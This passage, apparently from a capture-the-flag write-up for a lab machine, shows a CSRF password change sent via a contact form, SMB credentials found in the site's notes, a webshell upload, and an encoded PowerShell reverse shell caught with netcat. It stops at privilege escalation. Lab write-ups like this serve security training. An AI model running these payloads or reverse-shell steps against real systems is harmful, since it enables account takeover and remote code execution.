Content-Length: 1286


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      Secure Notes - Change Password
    </title>
    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
      body{
        font:14pxsans-serif;
      }
```

3) Found http verb tampering



```
GET /change_pass.php?password=password&confirm_password=password&submit=submit HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.97/home.php
Origin: http://10.10.10.97
Connection: keep-alive
Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu


```

4) Sent a csrf payload through contact form



Contact Us

Please enter your message


To: **tyler@secnotes.htb**

Message:

http://10.10.10.97
/change_pass.php?password=password


http://secnotes.htb/change_pass.php?password=password&confirm_password=password&submit=submit

http://10.10.14.8/done



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo php -S 0.0.0.0:80
[Thu Jul 18 13:16:29 2024] PHP 8.2.18 Development Server (http://0.0.0.0:80) started
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Accepted
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 [404]: GET /?c=PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk - No such file or directory
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Closing
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Accepted
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 [404]: GET /done - No such file or directory
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Closing
```

5) Got access to tyler with password



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.


Viewing Secure Notes for **tyler**

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]


6) Found smb credentials



new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```


7) Found a writable share that is likely to be web root of port 8808



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.97:445 Name: 10.10.10.97                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        new-site                                                READ, WRITE
        ./new-site
        dr--r--r--                0 Thu Jul 18 13:50:03 2024    .
        dr--r--r--                0 Thu Jul 18 13:50:03 2024    ..
        fr--r--r--              696 Fri Jun 22 01:45:36 2018    iisstart.htm
        fr--r--r--            98757 Fri Jun 22 01:45:38 2018    iisstart.png
[*] Closed 1 connections
```


Exploitation

1) Uploaded a webshell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --upload 'shell.php' 'new-site/shell.php'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting upload: shell.php (31 bytes)
[+] Upload complete..
[*] Closed 1 connections
```


2) Got rce



```
GET /shell.php?cmd=whoami HTTP/1.1
Host: 10.10.10.97:8808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Date: Thu, 18 Jul 2024 08:23:27 GMT
Content-Length: 16

secnotes\tyler
```

3) Got revshell


Burp Suite Community Edition v2024.4.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send
Cancel
Request
Pretty Raw Hex
Response
Inspector
Notes
vigneswar@VigneswarPC: ~

Target: http://10.10.10.97:8808

HTTP/1

```
QB4AHQALgBBAFMAQwBJAEkARQBuAGMAbw
BkAGkAbgBnACkALgBHAGUAdABTAHQAcgB
pAG4AZwAoACQAYgB5AHQAZQBzACwAMAAs
ACAAJABpACkAOwAkAHMAZQBuAGQAYgBhA
GMAawAgAD0AIAAoAGkAZQB4ACAAJABkAG
EAdABhACAAMgA%2bACYAMQAgAHwAIABPA
HUAdAAtAFMAdAByAGkAbgBnACAAKQA7AC
QAcwBlAG4AZABiAGEAYwBrADIAIAA9ACA
AJABzAGUAbgBkAGIAYQBjAGsAIAArACAA
IgBQAFMAIAAiACAAKwAgACgAcAB3AGQAK
QAuAFAAYQB0AGgAIAArACAAIgA%2bACAA
IgA7ACQAcwBlAG4AZABiAHkAdABlACAAP
QAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbw
BkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQA
pAC4ARwBlAHQAQgB5AHQAZQBzACgAJABz
AGUAbgBkAGIAYQBjAGsAMgApADsAJABzA
HQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoAC
QAcwBlAG4AZABiAHkAdABlACwAMAAsACQ
AcwBlAG4AZABiAHkAdABlAC4ATABlAG4A
ZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0AL
gBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbA
BpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA
%3d HTTP/1.1
Host: 10.10.10.97:8808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk
Upgrade-Insecure-Requests: 1

```

Request attributes 2

Request query parameters 1

Request body parameters 0


Request cookies 1

Request headers 8

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.97] 50808
whoami
secnotes\tyler
PS C:\inetpub\new-site>
```

Privilege Escalation


1) WSL is installed in the machine




```
    Directory: C:\


Mode                LastWriteTime         Length Name
